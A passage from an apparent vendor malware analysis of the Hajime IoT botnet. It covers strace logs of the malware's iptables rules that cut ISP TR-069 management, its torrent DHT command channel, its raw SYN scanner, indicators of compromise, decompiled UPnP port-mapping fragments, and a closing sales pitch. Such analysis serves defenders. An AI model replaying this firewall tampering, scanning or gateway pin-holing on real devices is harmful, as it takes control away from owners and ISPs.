Once the infection performed and the initial '.i' binary loaded on the system is it executed. Upon starting, the program executes 'iptable' commands which alter packet filters on the system to drop all packets with destination port:

- TCP/23 (telnet) – the primary exploit vector of Mirai and most IoT botnets
- TCP/7547 (TR-069) – as first used in the DT attack by a Mirai variant
- TCP/5555 (TR-069) – alternate port commonly used in TR-069
- TCP/5358 (WSDAPI) – see separate section at the end about WSDAPI

```
   1 1738  22:55:17.827257 execve("./hajime.bin", ["./hajime.bin"], [/* 13 vars */]) = 0
 425 1738  22:55:17.910263 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0xce7518) = 1739
5794 1739  22:55:18.363214 clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ea82b38) = 1740
5800 1740  22:55:18.363809 execve("/bin/sh", ["/bin/sh", "-c", "iptables -A INPUT -p tcp --destination-port 23 -j DROP"], [/* 14 vars */]) = 0
5869 1740  22:55:18.371259 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f95068) = 1741
5871 1741  22:55:18.371693 execve("/sbin/iptables", ["iptables", "-A", "INPUT", "-p", "tcp", "--destination-port", "23", "-j", "DROP"], [/* 14 vars */]) = 0
6194 1742  22:55:18.416161 execve("/sbin/modprobe", ["/sbin/modprobe", "ip_tables"], [/* 14 vars */]) = 0
6372 1739  22:55:18.449551 clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ea82b38) = 1746
6378 1746  22:55:18.450112 execve("/bin/sh", ["/bin/sh", "-c", "iptables -A INPUT -p tcp --destination-port 7547 -j DROP"], [/* 14 vars */]) = 0
6447 1746  22:55:18.457351 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f1f068) = 1747
6449 1747  22:55:18.457794 execve("/sbin/iptables", ["iptables", "-A", "INPUT", "-p", "tcp", "--destination-port", "7547", "-j", "DROP"], [/* 14 vars */]) = 0
6786 1739  22:55:18.489965 clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ea82b38) = 1748
6792 1748  22:55:18.490523 execve("/bin/sh", ["/bin/sh", "-c", "iptables -A INPUT -p tcp --destination-port 5555 -j DROP"], [/* 14 vars */]) = 0
6861 1748  22:55:18.497847 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f10068) = 1749
6863 1749  22:55:18.498259 execve("/sbin/iptables", ["iptables", "-A", "INPUT", "-p", "tcp", "--destination-port", "5555", "-j", "DROP"], [/* 14 vars */]) = 0
7200 1739  22:55:18.531504 clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ea82b38) = 1750
7206 1750  22:55:18.532058 execve("/bin/sh", ["/bin/sh", "-c", "iptables -A INPUT -p tcp --destination-port 5358 -j DROP"], [/* 14 vars */]) = 0
7275 1750  22:55:18.539342 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f0a068) = 1751
7277 1751  22:55:18.539759 execve("/sbin/iptables", ["iptables", "-A", "INPUT", "-p", "tcp", "--destination-port", "5358", "-j", "DROP"], [/* 14 vars */]) = 0
7614 1739  22:55:18.570639 clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ea82b38) = 1752
7620 1752  22:55:18.571218 execve("/bin/sh", ["/bin/sh", "-c", "iptables -D INPUT -j CWMP_CR"], [/* 14 vars */]) = 0
7689 1752  22:55:18.578469 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f2e068) = 1753
7691 1753  22:55:18.578886 execve("/sbin/iptables", ["iptables", "-D", "INPUT", "-j", "CWMP_CR"], [/* 14 vars */]) = 0
7840 1739  22:55:18.593736 clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ea82b38) = 1754
7846 1754  22:55:18.594297 execve("/bin/sh", ["/bin/sh", "-c", "iptables -X CWMP_CR"], [/* 14 vars */]) = 0
7915 1754  22:55:18.601581 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76fca068) = 1755
7917 1755  22:55:18.602007 execve("/sbin/iptables", ["iptables", "-X", "CWMP_CR"], [/* 14 vars */]) = 0
8071 1739  22:55:18.617146 clone( <unfinished ...>
8078 1756  22:55:18.617837 execve("/bin/sh", ["/bin/sh", "-c", "iptables -I INPUT -p udp --dport 1457 -j ACCEPT"], [/* 14 vars */]) = 0
8147 1756  22:55:18.625079 clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x76f36068) = 1757
8149 1757  22:55:18.625495 execve("/sbin/iptables", ["iptables", "-I", "INPUT", "-p", "udp", "--dport", "1457", "-j", "ACCEPT"], [/* 14 vars */]) = 0
```

(Figure 13: strace lines with fork and exec's performed by .i binary and all its children)

It also tries to delete the CWMP_CR rule (-D) and chain (-X). CWMP most probably refers to the CPE WAN Management Protocol TR-069. Possibly some ISP's modems are configured using this user-defined chain to allow remote management from specific IPs or subnets. In any case, the ruleset gets deleted and all TR-069 connectivity is dropped, leaving the ISP without remote management capabilities for infected modem devices.

The last packet filter alteration the main executable does is opening port UDP/1457 for incoming packets. This port is used for the Torrent DHT and peer-to-peer communications.

Then the malware bootstraps its torrent DHT (Distributed Hash Table) from 'router.bittorrent.com' and 'router.utorrent.com' on port 6881, which allows it to connect to its torrent peers in a trackerless torrent network. To create the trackerless torrent network, the program uses dynamically generated info_hashes. The 160-bit torrent info_hashes are SHA1 hashes generated based on the current date and the filename of shared resource – more details available in the excellent Rapidity Networks report. For the dynamic info_hashes to effectively work, it is important that the date and time on all peers of the torrent network are synchronized, therefore the malware periodically syncs time using the NTP protocol from 'ntp.pool.org' on default NTP port 123.

Different torrent info_hashes are used to identify the configuration file ('config') and any updated binaries of itself and its extension module across its peers. Hajime uses the BitTorrent uTP protocol for peer-to-peer communication. uTP implements reliable, in-order transport and flow-control on top of UDP. Using uTP instead of TCP Hajime can reuse the same socket (fd=4) and port (1457) for both peer-to-peer communication (download/upload) and DHT communication. 'strace' output – binding socket 4 with UDP/1457 for torrent DHT exchanges and uTP downloads + bootstrapping the DHT and 'get_peers' DHT query for a specific info_hash:

```
1739  22:55:18.616365 socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP) = 4
1739  22:55:18.616448 fcntl(4, F_GETFL) = 0x2 (flags O_RDWR)
1739  22:55:18.616516 fcntl(4, F_SETFL, O_RDWR|O_NONBLOCK) = 0
1739  22:55:18.616583 setsockopt(4, SOL_SOCKET, SO_BINDTODEVICE, [812151909], 4) = 0
1739  22:55:18.616663 setsockopt(4, SOL_SOCKET, SO_REUSEADDR, [1], 4) = 0
1739  22:55:18.616738 bind(4, {sa_family=AF_INET, sin_port=htons(1457), sin_addr=inet_addr("0.0.0.0")}, 16) = 0
 --> socket 4 for torrent communication on port 1457

1739  22:55:18.694150 socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP) = 5
```

```
1739  22:55:18.694235 connect(5, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr("8.8.8.8")}, 28) = 0
1739  22:55:18.694339 send(5, "\0\3\1\0\0\1\0\0\0\0\0\0\6router\10utorrent\3com\0\0\1\0\1", 37, 0) = 37
 --> use Google name server 8.8.8.8 to resolve router.utorrent.com for DHT bootstrapping

1739  22:55:18.694477 poll([{fd=5, events=POLLIN}], 1, 5000) = 1 ([{fd=5, revents=POLLIN}])
1739  22:55:18.720538 recv(5,
"\0\3\201\200\0\1\0\1\0\0\0\0\6router\10utorrent\3com\0\0\1\0\1\300\f\0\1\0\1\0\0\0\21\0\4R\335g\364", 512,
MSG_DONTWAIT) = 53
 --> received IP of router.utorrent.com

1739  22:55:18.720630 close(5)        = 0
1739  22:55:18.720745 sendto(4,
"d1:ad2:id20:\235\244/\246!\311+\221\255\237\231B6\250n\217\325\374\26\331e1:q4:ping1:t4:pn\0\0001:v4:UT\0\0001:y
1:qe", 67, 0, {sa_family=AF_INET, sin_port=htons(6881), sin_addr=inet_addr("82.221.103.244")}, 16) = 67
 --> ping router.utorrent.com port 6881 to bootstrap DHT

1739  22:55:18.721419 socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP) = 5
1739  22:55:18.721499 connect(5, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr("8.8.8.8")}, 28) = 0
1739  22:55:18.721589 send(5, "\0\4\1\0\0\1\0\0\0\0\0\0\6router\nbittorrent\3com\0\0\1\0\1", 39, 0) = 39
1739  22:55:18.721687 poll([{fd=5, events=POLLIN}], 1, 5000) = 1 ([{fd=5, revents=POLLIN}])
1739  22:55:18.749178 recv(5,
"\0\4\201\200\0\1\0\1\0\0\0\0\6router\nbittorrent\3com\0\0\1\0\1\300\f\0\1\0\1\0\0\3}\0\4C\327\366\n", 512,
MSG_DONTWAIT) = 55
1739  22:55:18.749273 close(5)        = 0
1739  22:55:18.749373 sendto(4,
"d1:ad2:id20:\235\244/\246!\311+\221\255\237\231B6\250n\217\325\374\26\331e1:q4:ping1:t4:pn\0\0001:v4:UT\0\0001:y
1:qe", 67, 0, {sa_family=AF_INET, sin_port=htons(6881), sin_addr=inet_addr("67.215.246.10")}, 16) = 67
 --> resolve and ping router.bittorrent.com using DHT protocol on port 6881


...
1739  22:58:50.519401 sendto(4,
"d2:ip6:]q\205\34j\0371:rd2:id20:L\325\347\326\203\7m\307\211\t\31u\344\363\357\6\24zE\2675:nodes208:\233\360\360
\313\234\353\272%\32\244Oy[F\233\231\26d\250V\255\26W\202\32\341\2371\33s\217\v\377\303\0261q\200\4\217\237\
2Zc\213(\227\353\362\0^\362\2376G]\374/\6~\f.B]\221\0\17i2\377O\202V\5\270\371\252[\211$\305g\"]\222\246s>\320\2
15\37?\312\363vF\302\225\260q\255{\322\37\321\223e\10\342\346\221\26\351}\5T\237G&\261\213\271iQ\260\237Z\265
\241\321\314M\5\312\255r\32\245\336\315\211\n\211b\243s\314\345v\236m\17\340D8\240\353\3776isQ\377J\354)\315\
272\253\362\373\343F|\302gR\335g\364\32\341\351.\327:\252\3126\335\353\370\211\275\364\302f\364\322Q\6\255\31
3\22\374\306\356\321e1:t4:\225q\0\0001:v4:UT\0\0001:y1:re", 289, 0, {sa_family=AF_INET, sin_port=htons(27167),
sin_addr=inet_addr("93.113.133.28")}, 16) = 289
  --> DHT message
1739  22:58:50.649092 sendto(4,
"d1:ad2:id20:L\325\347\326\203\7m\307\211\t\31u\344\363\357\6\24zE\2679:info_hash20:p*\200\202y}\331\311\301\355
\266/R\35\205?\367\351A\216e1:q9:get_peers1:t4:gpZ\3701:v4:UT\0\0001:y1:qe", 106, 0, {sa_family=AF_INET,
sin_port=htons(6881), sin_addr=inet_addr("24.2.41.73")}, 16) = 106
 --> get peers for torrent identified by info_hash

1739  22:58:50.912044 recvfrom(4,
"d2:ip6:[\260\221U\5\2611:rd2:id20:\2756\6\227.\10M\360\342\354\335\314\3549\367\274\245\262\343r5:nodes208:\265
\200HI\362\360\373T*\250\267\234yUD\203xB\326\364#\236$\330\37\254\264|zA#\206\1\237A\230\250\4Yv(az\276\236E
\5\207\241|\310\325\267\303\202\251\215\274\252\235AC\367\266z\3\223\372\271A=b\5\207\231\31\32\340\266\244\2
12Q\341\216\316\325*K\336\334\263\3329\351\232A\244O\301U\275k\340w\261\322\375\226\220\205\256\v\233dN\25
5k\rI
(\327$\30\255\266\243\374\251\353\260\204\275*&\317t\257u\257\351\357%\206\307L,=\352q^\27\6\f\32\341\263\351\
23\313\374\3239l\317\256\316ROPo\202\354du\215^\3629z\310\325\262r\303\275|b%\212\275\253f\5\240\252\305^\34
5\210[L\262
```

```
\331k\4\0025:token20:S\37\251<\234\305\t\206\334\360\230U\3235\216\365\4T\4\30e1:t4:gp]\3701:v4:UT\251|1:y1:re",
1499, 0, {sa_family=AF_INET, sin_port=htons(30340), sin_addr=inet_addr("80.0.119.85")}, [16]) = 319
```

The config file is downloaded every 10 minutes using uTP from peers identified through the DHT queries. The download period corresponds to the below message that is periodically written on the terminal:

```
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!
```

(Figure 16: message periodically displayed on the terminal by Hajime)

Notice the use of ‘signed’ in above message – referring to the fact that all torrent communications are encrypted using the RC4 stream cipher using public and private keys. As noticed by Psychotropos, the misuse of C’s rand() function as reported by Rapidity Networks in their original report has since been fixed. This proves the fact the author of the malware is well aware of the report which could also be deduced from him signing his messages with ‘Hajime Author’. Rapidity Networks originally attributed the name Hajime, so before the Rapidity report there was no ‘Hajime’, just a malware. After the report, the malware became known as Hajime and the author of the malware started signing subsequent versions using ‘Hajime Author’.

Upon downloading the ‘atk’ extension binary through its torrent network, the main process ‘.i’ forks a new process to execute ‘atk’. Before doing so, a named pipe called ‘fifo’ is created in the current working directory of the main process, and as ‘atk’ clones the open filedescriptors, this named pipe is used to pass information from the ‘atk’ process to the main ‘.i’ process. I assume this information includes newly infected victims and their reachability information for the loader service ports, as this information must be shared with all peers to enable nodes with unreachable high port numbers to use the alternate loaders for download of the malware. Because Radware did not allow our sandbox sample to infect other nodes, we did not witness this sharing of information, we only found a periodic new-line exchanged through the named pipe.

Upon starting, the ‘atk’ extension process alters the firewall rules to accept incoming connections on UDP and TCP for what appears to be a random port. In the process tree below, that port is 45814, but this port changes between devices. The port is used as a service loader endpoint and allows ‘atk’ to serve any of the downloaded binaries in the ‘.p’ folder during the infection of a victim.

```
.i (1738, 1739)
  \__ /bin/sh (1740)
          \__ iptables -A INPUT -p tcp --destination-port 23 -j DROP (1741)
  \__ /bin/sh (1746)
          \__ iptables -A INPUT -p tcp --destination-port 7547 -j DROP (1747)
  \__ /bin/sh (1748)
          \__ iptables -A INPUT -p tcp --destination-port 5555 -j DROP (1749)
  \__ /bin/sh (1750)
          \__ iptables -A INPUT -p tcp --destination-port 5358 -j DROP (1751)
  \__ /bin/sh (1752)
          \__ iptables -D INPUT -j CWMP_CR (1753)
  \__ /bin/sh (1754)
          \__ iptables -X CWMP_CR (1755)
  \__ /bin/sh (1756)
          \__ iptables -I INPUT -p udp --dport 1457 -j ACCEPT (1757)
  \__ ./atk (2036)
          \__ /bin/sh (2038)
                 \__ iptables -I INPUT -p tcp --dport 45814 -j ACCEPT (2039)
          \__ /bin/sh (2040)
                 \__ iptables -I INPUT -p udp --dport 45814 -j ACCEPT (2041)
```

(Figure 17: process tree of executing Hajime malware)

ATK Scanning

The SYN scanner implemented by ATK is build using a raw socket. TCP packets are constructed by ATK and then send out by writing them to a single allocated socket for that purpose (fd 8).

```
2036  22:58:50.613189 socket(PF_INET, SOCK_RAW, IPPROTO_TCP) = 8
2036  22:58:50.613442 fcntl(8, F_SETFL, O_RDWR|O_NONBLOCK) = 0
2036  22:58:50.613517 setsockopt(8, SOL_IP, IP_HDRINCL, [1], 4) = 0
  --> raw TCP socket

2036  22:58:50.619469 sendto(8, "E\0(\0\225\224\0\0\377\6
\320\254\20\0\27u<\365}k\324\24\3563K\0\0\0\0\0\0P\0029\10\253\353\0\0", 40, 0,
{sa_family=AF_INET, sin_port=htons(0), sin_addr=inet_addr("aaa.bbb.ccc.ddd")}, 16) = 40
  --> send raw TCP packet to victim with IP aaa.bbb.ccc.ddd (port is encoded in raw TCP data - see below)
```

```
$ printf "%b" "E\0(\0\225\224\0\0\377\6
\320\254\20\0\27u<\365}k\324\24\3563K\0\0\0\0\0\0P\0029\10\253\353\0\0" | od -x
0000000 0045 0028 9495 0000 06ff d020 10ac 1700
0000020 3c75 7df5 d46b ee14 4b33 0000 0000 0000
0000040 0250 0839 ebab 0000
```

Network byte order is big endian, arm7 is little endian:

```
$ lscpu
Architecture:        armv7l
Byte Order:          Little Endian
CPU(s):              4
On-line CPU(s) list:   0-3
Thread(s) per core:    1
Core(s) per socket:    4
Socket(s):             1
```

```
Model name:       ARMv7 Processor rev 4 (v7l)
CPU max MHz:       1200.0000
CPU min MHz:      600.0000
```

The hex values in 'od' output need to be swapped, resulting in
0000000 **4500 2800 9594 0000 ff06 20d0 ac10 0017**
0000020 **753c f57d 6bd4 14ee 334b 0000 0000 0000**
0000040 **5002 3908 abeb 0000**

Mapping the above binary data to a TCP header struct:

```
v Transmission Control Protocol, Src Port: 27604, Dst Port: 5358, Seq: 0, Len: 0
     Source Port: 27604
     Destination Port: 5358
     [Stream index: 98]
     [TCP Segment Len: 0]
     Sequence number: 0    (relative sequence number)
     Acknowledgment number: 0
     Header Length: 20 bytes
   > Flags: 0x002 (SYN)
     Window size value: 14600
     [Calculated window size: 14600]
     Checksum: 0xabeb [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
```

(fig: raw buffer used by SYN scanner mapped to TCP header struct)

Once a victim is found through the SYN scan on port 23 or 5358, a separate TCP socket is opened for each attempt to exploit a victim.

Below is a snapshot of all open file descriptors of the 'atk' process during exploits:

```
# lsof | grep 1188
telnetd   1188          root  cwd     DIR     179,7     4096     184065 /home/pi/analysis
telnetd   1188          root  rtd     DIR     179,7     4096          2 /
telnetd   1188          root  txt     REG     179,7    52492     178311 /home/pi/analysis/atk (deleted)
telnetd   1188          root    0u    CHR     136,0      0t0          3 /dev/pts/0
telnetd   1188          root    1u    CHR     136,0      0t0          3 /dev/pts/0
telnetd   1188          root    2u    CHR     136,0      0t0          3 /dev/pts/0
telnetd   1188          root    3u   FIFO     179,7      0t0     184108 /home/pi/analysis/fifo
telnetd   1188          root    4u   IPv4     11115      0t0        UDP *:1457
telnetd   1188          root    5u   IPv4     13181      0t0        TCP *:45814 (LISTEN)
telnetd   1188          root    6u   IPv4     13182      0t0        UDP *:45814
telnetd   1188          root    7u    raw                0t0      13183 00000000:0006->00000000:0000 st=07
telnetd   1188          root    8u   IPv4     15376      0t0        TCP 10.0.100.100:39760->[redacted]:telnet (SYN_SENT)
telnetd   1188          root    9u   IPv4     14350      0t0        TCP 10.0.100.100:45464->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   10u   IPv4     14352      0t0        TCP 10.0.100.100:41526->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   12u   IPv4     10238      0t0        TCP 10.0.100.100:39666->[redacted]:5358 (ESTABLISHED)
telnetd   1188          root   13u   IPv4     14356      0t0        TCP 10.0.100.100:57498->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   14u   IPv4     15377      0t0        TCP 10.0.100.100:45324->[redacted]:5358 (ESTABLISHED)
telnetd   1188          root   15u   IPv4     14339      0t0        TCP 10.0.100.100:52806->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   16u   IPv4     14343      0t0        TCP 10.0.100.100:46472->[redacted]:telnet (SYN_SENT)
telnetd   1188          root   17u   IPv4     15379      0t0        TCP 10.0.100.100:33780->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   18u   IPv4     15382      0t0        TCP 10.0.100.100:60980->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   19u   IPv4     15380      0t0        TCP 10.0.100.100:51812->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   20u   IPv4     10230      0t0        TCP 10.0.100.100:46932->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   21u   IPv4     14351      0t0        TCP 10.0.100.100:36220->[redacted]:5358 (ESTABLISHED)
telnetd   1188          root   22u   IPv4     15381      0t0        TCP 10.0.100.100:47696->[redacted]:telnet (ESTABLISHED)
telnetd   1188          root   23u   IPv4     15378      0t0        TCP 10.0.100.100:44470->[redacted]:telnet (ESTABLISHED)
```

(Figure 21: snapshot of file descriptors open in the atk process)

From the above, we see file descriptor 0, 1 and 2 which are mapped to the pseudo terminal device pts/0 and corresponding to the default stdout, stdin and stderr. File descriptor 3 is the named pipe 'fifo' we described earlier, used for IPC between 'atk' and the main process '.i'. File descriptor 4 corresponds to a UDP socket bound on port 1457, presumably a leftover from the main '.i' process where this socket was used for the torrent DHT and peer to peer communication – the atk process does not perform torrent communication, this is exclusively performed by the .i process.

File descriptors 5 and 6 are the sockets for the TCP and UDP loader service which provides a download location for the 'wget' or the '.s' stub binary when they perform a remote victim infection.

File descriptor 8 corresponds to the raw TCP socket used for the SYN scans.
File descriptors 9 to 23 are examples of sockets with established TCP connections to remote telnet and WSDAPI (5358) services, used during the exploit process.

Indicators of Comprise

Upon starting, both the main process '.i' and the extension module 'atk' overwrite their original executable name by copying over the first argument (argv[0]) with 'telnetd'. Using 'ps' on a compromised system will show 2 'telnetd' processes:

```
# ps aux | grep telnetd
root     2013  1.5  0.1   1008   992 ?       Ss   16:24   0:25 telnetd   <--.i
root     2069  2.8  0.0    692   640 ?       S    16:26   0:41 telnetd   <-- atk
root     2186  0.0  0.2   4276  2008 pts/2   S+   16:51   0:00 grep telnetd
```

The binary files .i and atk are unlinked during the start of the process. You can still access and copy the binaries through the /proc special file system, i.e.:

```
# cat /proc/2069/exe > ./atk-binary
# cat /proc/2013/exe > ./hajime.bin
```

In the working directory where the main process .i is executed there will be a 'fifo' file entry corresponding to the named pipe between .i and atk. The same directory will also contain a '.p' hidden directory that is used to store the binaries downloaded from the torrent network and a '.d' hidden directory under that.

Hajime does not make efforts to persist across reboots and hence after rebooting all malware processes are eradicated and the system comes back un-infected, ready to be re-infected. Since the infection process prefers tmpfs type filesystems which are volatile cross reboot, the 'fifo' file and '.p' directory will leave any evidence of prior compromise after reboot.

UPNP-IGD

During static analysis of the 'atk' binary (the extension module), traces of UPnP-IGD code were found indicating that 'atk' is able to dynamically punch pin-holes and install port forwarding rules in gateway devices that would prevent it from exposing its ports on the internet. So even when running in a protected home network, an infected device is able to partake in the botnet.

```
    }
    // 0x15c78
    v2 = "NewRemoteHost";
    g213 = &g135;
    int32_t v40 = g135;
    g215 = v40;
    v13 = 0;
    int32_t v41 = &v33; // 0x15cac_0
    g217 = v41;
    g207 = *(int32_t *)v40;
    if (v40 != (int32_t)&g135) {
        int32_t v42 = 0; // 0x15cfc
        // branch -> 0x15cf0
        while (true) {
            int32_t v43 = *(int32_t *)(v40 + 12); // 0x15cf0
            function_16c54((int32_t)&v34, (int32_t)"%d", v43, v42);
            int32_t v44; // 0x15d40
            if (*(int32_t *)(g215 + 8) == 6) {
                // if_15d20_0_true.critedge
                v44 = (int32_t)"TCP";
                // branch -> after_if_15d20_0
            } else {
                // if_15d18_0_true
                v44 = (int32_t)"UDP";
                // branch -> after_if_15d20_0
            }
            // after_if_15d20_0
            function_16c54(v41, (int32_t)"%s:%s:%s", v44, v36);
            function_157e8((int32_t)&v2);
            int32_t v45 = function_139fc(g214, (int32_t)&g134, (int32_t)"urn:schemas-upnp-org:service", (int32_t)"WANIPConnection", (int32_t)"AddPortMapping"); // 0x15d6c
            int32_t v46 = g207; // 0x15d70
            g215 = v46;
            if (v45 != 0) {
                // if_15d78_0_true
                g211 = &g18;
```

(Figure 24: reversed code segment of atk binary - 1)

```
int32_t function_15aec(int32_t result, int32_t a2, int32_t a3, int32_t a4, int32_t a5, int32_t a6, int32_t a7) {
    // 0x15aec
    g210 = a3;
    int32_t v1 = g213; // 0x15aec
    int32_t * v2 = (int32_t *)(result + 384); // 0x15af0_0
    g212 = result;
    *v2 = *v2 - 1;
    if (a3 != 7) {
        // if_15b04_0_true
        g213 = v1;
        return result;
    }
    // after_if_15b04_0
    g206 = (int32_t)"service";
    int32_t v3 = function_18050(a2); // 0x15b10
    g205 = v3;
    g1 = true;
    g3 = false;
    g2 = v3 < 0;
    g4 = v3 == 0;
    int32_t v4;
    if (v3 != 0) {
        // if_15b18_0_true
        g211 = a5;
        g212 = a6;
        g213 = a7;
        ((int32_t (*)(int32_t, int32_t))v4)(v3, a5);
        // branch -> after_if_15b18_0
    }
    int32_t v5 = g212 + 2820; // 0x15b20
    g213 = v5;
    if (function_18030((char *)v5, "urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1") != 0) {
        // 0x15b40
        return function_18030((char *)g213, "urn:schemas-upnp-org:service:WANIPv6FirewallControl:1");
    }
    int32_t v6 = g212; // 0x15b34
    g205 = v6 + 388;
```

(Figure 25: reversed code segment of atk binary - 2)

WSDAPI (TCP/5358)

Port TCP/5358 is known to be used by the Web Service on Devices API (WSDAPI). WSDAPI is Microsoft's interoperable implementation of the open Device Profile for Web Services (DPWS) specification. DPWS provide a specification for Web Service implementation on resource constrained embedded devices. Its objectives are similar to those of UPnP. At the International Security Controls (ISC) tradeshow, a major security company demonstrated a security system that supported DPWS, while the Kitchen and Bath Show (KBIS) saw two major appliance manufacturers demonstrating washers and dryers that communicated using DPWS. A communicative oven has been demonstrated at the International Building Show for the past two years. An even greater sign of the drive towards market acceptance of DPWS is the introduced-in-2006 "ConnectedLife.Home" home automation package offered by US retailer Best Buy. The package uses automation software and controllable devices that leverage DPWS for communications.

WSDAPI can be used for easy SOAP based communications between devices (including embedded devices) and clients. The client API allows client applications to retrieve a description of services hosted on a device and use those services after successfully discovering them. WSDAPI uses SOAP/HTTP(S) and TCP port 5358 for HTTP and port 5358 for HTTPS traffic by default. The WSDAPI provides a generic SOAP stack for use by client and service applications. Examples of services are printer and scanner services and also services provided by DVR's and NVR's.

What is Busybox & Why Is It So Commonly Seen in Attacks Against IoT Devices

Busybox is one large executable binary that embeds most used Linux commands such as cat, echo, zip, reboot, mount, kill, telnet, telnetd, … It is very popular for use in embedded systems because it allows to compile and deploy a single binary that provides all CLI commands, versus having to compile, install, and maintain every command as a separate binary.

You do not typically see busybox in server deployments, it is mainly used in embedded linux operating environments and hence its use in IoT devices. Currently defined Busybox functions:

```
BusyBox v1.22.1 (Raspbian 1:1.22.0-9+deb8u1) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2012.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list[-full]
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.

Currently defined functions:
        [, [[, acpid, adjtimex, ar, arp, arping, ash, awk, basename, blockdev, brctl, bunzip2, bzcat, bzip2, cal, cat, chgrp, chmod,
        chown, chroot, chvt, clear, cmp, cp, cpio, cttyhack, cut, date, dc, dd, deallocvt, depmod, devmem, df, diff, dirname, dmesg,
        dnsdomainname, dos2unix, du, dumpkmap, dumpleases, echo, egrep, env, expand, expr, false, fgrep, find, fold, free,
        freeramdisk, fstrim, ftpget, ftpput, getopt, getty, grep, groups, gunzip, gzip, halt, head, hexdump, hostid, hostname, httpd,
        hwclock, id, ifconfig, init, insmod, ionice, ip, ipcalc, kill, killall, klogd, last, less, ln, loadfont, loadkmap, logger,
        login, logname, logread, losetup, ls, lsmod, lzcat, lzma, lzop, lzopcat, md5sum, mdev, microcom, mkdir, mkfifo, mknod, mkswap,
        mktemp, modinfo, modprobe, more, mount, mt, mv, nameif, nc, netstat, nslookup, od, openvt, patch, pidof, ping, ping6,
        pivot_root, poweroff, printf, ps, pwd, rdate, readlink, realpath, reboot, renice, reset, rev, rm, rmdir, rmmod, route, rpm,
        rpm2cpio, run-parts, sed, seq, setkeycodes, setsid, sh, sha1sum, sha256sum, sha512sum, sleep, sort, start-stop-daemon, stat,
        strings, stty, swapoff, swapon, switch_root, sync, sysctl, syslogd, tac, tail, tar, taskset, tee, telnet, test, tftp, time,
        timeout, top, touch, tr, traceroute, traceroute6, true, tty, udhcpc, udhcpd, umount, uname, uncompress, unexpand, uniq,
        unix2dos, unlzma, unlzop, unxz, unzip, uptime, usleep, uudecode, uuencode, vconfig, vi, watch, watchdog, wc, wget, which, who,
        whoami, xargs, xz, xzcat, yes, zcat
```

(Figure 26: busybox useage and defined functions on stock Raspbian/Raspberry Pi 3)

Effective DDoS Protection Essentials:

- **Hybrid DDoS Protection** - (on-premise + cloud) – for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - to quickly and accurately identify and block anomalies while allowing legitimate traffic through

- **Real-Time Signature Creation** - to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan** - that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilities coverage**– against defacements, injections, etc.
- **Low false positive rate** – using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources
- **Flexible deployment options** - on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button".

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.